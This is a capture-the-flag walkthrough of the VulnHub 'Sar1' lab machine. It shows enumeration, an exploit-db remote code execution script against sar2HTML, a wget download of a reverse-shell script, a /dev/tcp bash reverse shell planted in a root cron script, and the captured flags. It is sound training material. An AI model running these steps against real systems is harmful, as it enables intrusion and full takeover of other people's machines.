VulnHub Sar1
4 June, 2021
Machine Link: https://www.vulnhub.com/entry/sar-1,425/
Beginning with an nmap scan
$ sudo nmap -A -sC -sV -O -p 1-20000 192.168.56.125
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 192.168.56.125
Host is up (0.00052s latency).
Not shown: 19999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:9F:3D:52 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms 192.168.56.125

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.40 seconds
Only a web server, nice. Using gobuster
$ ./gobuster dir -r -u http://192.168.56.125 -w wordlists/common.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.125
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 279]
/.hta.php             (Status: 403) [Size: 279]
/.htaccess.php        (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/.htpasswd.php        (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 10918]
/phpinfo.php          (Status: 200) [Size: 95419]
/phpinfo.php          (Status: 200) [Size: 95419]
/robots.txt           (Status: 200) [Size: 9]
/server-status        (Status: 403) [Size: 279]

===============================================================
Finished
===============================================================
$ curl 192.168.56.125/robots.txt
sar2HTML

I started looking for exploits for sar2HTML
$ searchsploit sar2html
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                                                                             |  Path
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
sar2html 3.2.1 - 'plot' Remote Code Execution                                                                                                                                                              | php/webapps/49344.py
Sar2HTML 3.2.1 - Remote Command Execution                                                                                                                                                                  | php/webapps/47204.txt
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
I tried the first one, and it worked
$ python3 /usr/share/exploitdb/exploits/php/webapps/49344.py
Enter The url => http://192.168.56.125/sar2HTML
Command => pwd
/var/www/html/sar2HTML

Command => whoami
www-data
I transfered a shell script containing one single bash command to get a reverse shell
Command => wget http://192.168.56.103:8000/rev.sh

Command => ls
LICENSE
index.php
rev.sh
sar2html
sarDATA
sarFILE

Command => bash rev.sh
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.125] 48890
bash: cannot set terminal process group (1003): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@sar:/var/www/html/sar2HTML$ whoami
whoami
www-data
Got the user flag
www-data@sar:/home/love/Desktop$ cat user.txt
cat user.txt
427a7e47deb4a8649c7cab38df232b52
Some interesting output from linpeas
[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
-rw-r--r-- 1 root root  787 Oct 21  2019 /etc/crontab

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
The shell files in /var/www/html
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ ls -ltrha
ls -ltrha
total 52K
-rw-r--r-- 1 www-data www-data  11K Oct 20  2019 index.html
-rw-r--r-- 1 www-data www-data   21 Oct 20  2019 phpinfo.php
-rwxr-xr-x 1 root     root       22 Oct 20  2019 finally.sh
-rw-r--r-- 1 root     root        9 Oct 21  2019 robots.txt
drwxr-xr-x 4 www-data www-data 4.0K Jun  4 20:10 sar2HTML
drwxr-xr-x 5 www-data www-data 4.0K Jun  4 20:17 ..
-rwxrwxrwx 1 www-data www-data   93 Jun  4 21:38 touch
-rwxrwxrwx 1 www-data www-data   56 Jun  4 22:22 rev.sh
-rwxrwxrwx 1 www-data www-data   57 Jun  4 22:26 write.sh
drwxr-xr-x 3 www-data www-data 4.0K Jun  4 22:27 .
www-data was allowed to write to write.sh. So I simply replaced the existing with a bash reverse shell and waited for the cron job to run
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.103/4243 0>&1
# nc -lvnp 4243
listening on [any] 4243 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.125] 40192
bash: cannot set terminal process group (5827): Inappropriate ioctl for device
bash: no job control in this shell
root@sar:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@sar:/var/www/html# whoami
whoami
root
root@sar:/var/www/html# cd /root
cd /root
root@sar:~# ls
ls
root.txt
root@sar:~# cat root.txt
cat root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99